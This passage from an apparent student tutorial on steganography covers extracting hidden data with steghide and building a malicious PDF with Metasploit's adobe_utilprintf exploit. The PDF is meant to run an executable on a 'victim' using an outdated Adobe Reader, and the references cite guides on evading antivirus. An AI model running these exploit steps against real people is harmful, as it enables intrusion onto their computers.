
If you want to insert hidden data inside the audio the process will be the same you just have to make sure that the switch -cf has the supported audio file.



## Extract Hidden Data from the File

Now to extract hidden data from the file you tempered with you have to use the command “steghide extract -sf [the file which you’re trying to get the hidden data from] -xf [outfile which you want the data to be extracted to]”.

```
(simran@kali)-[~/Desktop]
$ steghide extract -sf jillogotempered.jpeg -xf cospypayload.txt
Enter passphrase:
wrote extracted data to "cospypayload.txt".
```



You can see from the above illustration that extracting data from hidden images is a simple process and the original content which we have embedded stayed the same. Now that you have seen how to extract hidden data from the image file and this process is the same for audio files.

## Hide Payload/Data Inside PDF

One of the ways to hide unwanted data is through sending the victim Malicious PDF, since nearly everybody uses pdf file and Adobe Reader. The exploit is targeting a specific version of

Adobe Reader which is vulnerable Adobe Reader version and they are less than 8.1.2. So in order for this exploit to work the user who's opening this file must not have the latest version of Adobe Reader version.

We will be using metasploit. Type in the terminal "msfconsole" and then these commands:

```
"use exploit/windows/fileformat/adobe_utilprintf"


"set filename malicious.pdf"

"set payload windows/exec"

"set cmd malware.exe"

"Exploit"
```

As shown in the image below:



```
msf6 > use exploit/windows/fileformat/adobe_utilprintf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > set filename bad.pdf
filename => bad.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) > set payload windows/exec
payload => windows/exec
msf6 exploit(windows/fileformat/adobe_utilprintf) > set cmd bad.exe
cmd => bad.exe
msf6 exploit(windows/fileformat/adobe_utilprintf) > exploit
[-] Unknown command: exploit.
msf6 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'bad.pdf' file ...
[+] bad.pdf stored at /home/simran/.msf4/local/bad.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) > █
```

Now can you see the "bad.pdf" isn't really real pdf but once the user clicks on it you will have access to their computer if they have no anti-virus and no up to date adobe reader.

## Conclusion

In conclusion in this paper we have learned what it means to hide data inside in an image, audio, or pdf file. Steganography is the terminology of hiding data inside unintended formats or files.

This doesn't only apply to digital it can also be represented in physical items. By learning this it makes us aware of our daily digital habits and what we can do to protect ourselves and people around from such exploits and vulnerability. Not only that but we also learn how we can make secure confidential data for our personal and private use. Even though technology connects us together we shouldn't fully depend on digitization to accommodate or simulate our interaction with our loved ones because anything digital can be tempered with and cause physical harm.

## References

<https://www.youtube.com/watch?v=y0t6ht-tbn0>

<https://fareedfauzi.github.io/blog-post/Create-malicious-pdf/#>

(Video and Picture demonstrating how to create a pdf with payload within)

<https://null-byte.wonderhowto.com/how-to/steganography-hide-secret-data-inside-image-audio-file-seconds-0180936/>

Kajal, Abhishek & Verma, Vidya. (2016). [Enhancement of Payload Capacity for Image Steganography based on LSB](#). *International Journal of Computer Applications Technology and Research*. 5. 678-682. 10.7753/IJCATR.0510.1010.

(Hide data inside Image and Audio format files using Steganography)

<https://null-byte.wonderhowto.com/how-to/bypass-antivirus-software-by-obfuscating-your-payloads-with-graffiti-0215787/>

<https://null-byte.wonderhowto.com/how-to/hack-like-pro-metasploit-for-aspiring-hacker-part-5-msfvenom-0159520/>

(Obfuscating Payload. Harder for antivirus software to detect)

[https://www.youtube.com/watch?v=nNt\\_gRl8RBk](https://www.youtube.com/watch?v=nNt_gRl8RBk)

(Video explaining Generating Shellcode With Msfvenom)